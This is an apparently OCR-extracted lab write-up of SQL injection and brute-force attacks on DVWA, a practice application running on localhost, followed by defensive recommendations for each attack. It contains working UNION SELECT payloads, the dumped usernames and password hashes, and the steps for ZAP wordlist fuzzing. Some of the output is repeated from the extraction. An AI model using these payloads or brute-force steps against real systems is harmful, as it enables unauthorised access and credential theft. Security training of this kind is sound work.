Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

EXPLOITS - Medium Security Level (DVWA)

- **Mode of input**: changed, compared to the low security level.
- From the view source, it's seen that the **POST** command is being used. This means whatever is typed will be sent as a **POST** request to the database
- Sanitization mechanism used: **mysql_real_escape_string**, which removes all special characters typed inside the query


Vulnerability:

Despite using input sanitization, this level is still **vulnerable to SQL Injection via UNION-based attacks**, because the sanitization is insufficient against well-crafted payloads. The attacker can bypass it by injecting through the **POST** method and exploiting logic flaws in query construction.


Attack Steps for Medium Level

- Open **ZAP** and turn on **Firefox proxy**
- Capture a **dummy request**
- Right-click on the captured dummy request → "Open in Requester" to view request and response
- Observe the **POST request** with parameter **id**
- Intercept the request from DVWA by turning on the interceptor on ZAP and clicking on submit on DVWA Page.
  Insert SQL payload in the request on ZAP:
  Payload: **UNION SELECT user, password FROM users**

id=1 UNION SELECT user, password FROM users &submit=submit



Result: Payload is successfully executed and lists all the user names and passwords present in the database.



ID: ' UNION SELECT user, password FROM users#
First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

EXPLOITS - High Security Level (DVWA)


- The DVWA tries to restrict data leakage using **LIMIT 1** in the SQL query
- Appears more secure, but still builds the query using unsanitized input

Vulnerability:


The query is vulnerable due to poor use of **LIMIT 1**, which can be **escaped or bypassed using SQL Injection techniques**.
The attacker can craft a payload that **alters the logic and bypasses LIMIT 1**, allowing **multiple rows to be returned**.

Payload: ‘ UNION SELECT user, password FROM users

High Security Level Screenshot



Result: successful sql injection and passwords and usernames are displayed.



ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#

First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

SQL Injection Security Recommendations

1. **Use Prepared Statements / Parameterized Queries :** Prevent SQLi by using bound parameters instead of injecting user input directly into SQL.
2. **Avoid Deprecated Function :** Don't use `mysql_real_escape_string()` — it's outdated and ineffective. Use modern database APIs like PDO or MySQLi with prepared statements.
3. **Validate and Sanitize Input :** Enforce strict validation (e.g., numeric IDs only), and whitelist acceptable input formats.
4. **Limit Database Permissions :** The database user should have only the required privileges (e.g., no `DROP`, `GRANT`, or `FILE` access).
5. **Hide Error Messages :**Display generic messages to users; log technical errors server-side to avoid leaking sensitive details.
6. **Use ORM or Secure Libraries :** When using frameworks, rely on built-in methods that safely handle SQL queries.
7. **Secure HTTP Requests :** Accept only valid content types, use CSRF tokens, and reject malformed payloads.
8. **Implement WAF and Rate Limiting :** Use a Web Application Firewall to block suspicious patterns, and limit login/query attempts.
9. **Conduct Regular Security Testing**
10. **Apply Security Headers :** Use headers like Content-Security-Policy, X-Frame-Options, and Strict-Transport-Security

Brute Force Attack

A brute force attack is a method which is used to gain access to accounts or systems by systematically trying all possible combinations of passwords or keys until the correct one is found.

Objective: The goal is to get the administrator's password by brute forcing in the Damn Vulnerable Web Application (DVWA).

Environment Details

- **Target Application :** DVWA (http://127.0.0.1)
- **Vulnerability Module :** http://127.0.0.1/DVWA/vulnerabilities/brute/
- **Attack Tool :** OWASP ZAP 2.16.1
- **Proxy Setup :** FoxyProxy configured on Firefox browser
- **VM Platform :** Kali Linux (Oracle VirtualBox)

EXPLOITS STEPS - Low Security Level (DVWA)

1. Login to DVWA


➔ **Open Firefox**
➔ Navigate to: http://127.0.0.1/dvwa/setup.php
➔ Login with the following credentials:
Username: admin
Password: password
➔ **Security Level :** set to low

2. Navigate to Brute Force

➔ Click on Brute Force on the DVWA Page
➔ Open ZAP and turn on Foxy Proxy to intercept the request from the DVWA
➔ Input field: login with incorrect password, password: test123, username: admin.
➔ ZAP captures the request from the DVWA Page.

3. Automate the Brute Force Process with ZAP to get Wordlist & FUZZ


➔ Right click on the request captured by Zap > Attack > FUZZ
➔ Select or highlight the password area from the GET request



➔ Click on Add > Add > File > (/)directory > usr > share > wordlist > fasttrack.txt > open ZAP is going to try all the passwords from the wordlist payloads preview one after the other automatically.

➔ Click Add > OK

➔ **Payload : 262 password entries from wordlist**




➔ **Start Fuzzer**

4. Analyzing Results

Technique to find the correct password from the 262 analyzed payload entries is to sort all the responses based on body size (size Resp.Body)

- The correct password usually results in a different response body size (`SizeResp.Body`) or status code.
- It may be slightly larger for the valid login response.
-


Payload with correct password : 4725 Bytes (size Resp.Body) → Password (correct password)



5. Login on DVWA using the correct password

Payload Password: password.

Result: Successful login.



Brute Force Attack — Security Recommendations

1. **Use Strong Password Policies**
   Require complex passwords with a minimum length, uppercase/lowercase letters, numbers, and symbols to reduce the chances of successful guessing.

2. **Account Lock Mechanism**
   Temporarily lock or delay access to an account after a number of failed login attempts to slow down automated attacks.

3. **Rate Limiting**
   Restrict the number of login attempts from a single IP or user within a given time frame to prevent rapid guessing.

4. **Multi-Factor Authentication (MFA)**
   Require a second form of verification (e.g., OTP, authenticator app) so that even if a password is guessed, access is denied without the second factor.

5. **CAPTCHA**
   Use CAPTCHA to verify that the login attempt is from a human, not a bot, especially after multiple failed attempts.

6. **Monitoring and Alerts**
   Log failed login attempts and set up alerts for unusual activity (e.g., repeated failures, logins from new locations or IPs) to enable early detection and response.